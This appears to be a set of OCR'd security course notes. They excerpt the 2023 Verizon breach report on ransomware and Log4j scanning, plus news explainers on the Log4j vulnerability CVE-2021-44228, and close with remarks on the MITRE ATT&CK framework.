
Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible ...

They are continuously changing and improving nmap

Keeping up to date: Read this annual report

https://www.verizon.com/business/resources/reports/dbir/



2023 Data Breach Investigations Report

Keep your security plan up to date and help protect your organization—with access to in-depth analysis on recent cyber threats and data breaches.

2023-data-breach-investigations-report-dbir.pdf




Figure 8. Ransomware action variety over time

Ransomware continues its reign as one of the top Action types present in breaches, and while it did not actually grow, it did hold statistically steady at 24%. Ransomware is ubiquitous among organizations of all sizes and in all industries.





Figure 9. Percentage of Log4j scanning for 2022

More than 32% of all Log4j scanning activity over the course of the year happened within 30 days of its release (with the biggest spike of activity occurring within 17 days).

https://www.techtarget.com/whatis/feature/Log4j-explained-Everything-you-need-to-know



FEATURE

Log4j explained: Everything you need to know

Log4j, which is embedded in popular services and frameworks, became a headache for many businesses by the end of 2021. Businesses affected include Apple, Microsoft and VMware.

By Sean Michael Kerner

Published: 27 Jan 2022

The Apache Log4j Project is among the most deployed pieces of open source software, providing logging capabilities for Java applications.

Log4j is part of the Apache Logging Services Project -- an open source effort within the Apache Software Foundation. The Apache Logging Services Project includes multiple variations of the Log4j logging framework for different programming deployments and use cases. Among the other projects that are part of Apache Logging Services are Log4j Kotlin, Log4jScala and Log4Net.

What is the Log4j exploit?


Log4j didn't get much attention until December 2021, when a series of critical vulnerabilities were publicly disclosed.

The Log4j exploit began as a single vulnerability, but it became a series of issues involving Log4j and the Java Naming and Directory Interface (JNDI) interface, which is the root cause of the exploit.

CVE-2021-44228

The initial vulnerability in Log4j is known as CVE-2021-44228. It was first reported to the Apache Software Foundation by Chen Zhaojun of Alibaba Cloud Security Team on Nov. 24, 2021. The Log4j development team had a fix for the issue by Dec. 6, but the project didn't publicly disclose the presence of a high-impact security flaw.

https://www.computerweekly.com/news/252512071/Top-three-questions-about-the-Log4j-vulnerability



1. Why the urgency to mitigate and remediate Log4j vulnerability?

It is critical that organisations take immediate actions to identify systems with the Apache Log4j vulnerability, implement mitigation measures, continually monitor, and remediate them. The initial Apache Log4j vulnerability on 9 Dec 2021, which was assigned a maximum CVSS (common vulnerability scoring system) score of 10, led to massive reconnaissance and exploitation activity by threat actors leveraging the bug.

The wide use of the Apache Log4j framework in many software applications and services, coupled with the ease of exploit, has led to many successful exploits such as data exfiltration, malware injects, botnets and ransomware deployments.

Conclusion

- The Mitre att&ck framework is a powerful tool to capture the techniques used for cyberattacks
- The tool is regularly updated and allows users to examine patterns used in different attacks
- Organizations need to be prepared to keep their systems secure. The tool assists in modeling and analysis
- Along with the Verizon Data Breach Report that is issued annually, organizations can stay in a constant state of alert as the threat landscape is continuously changing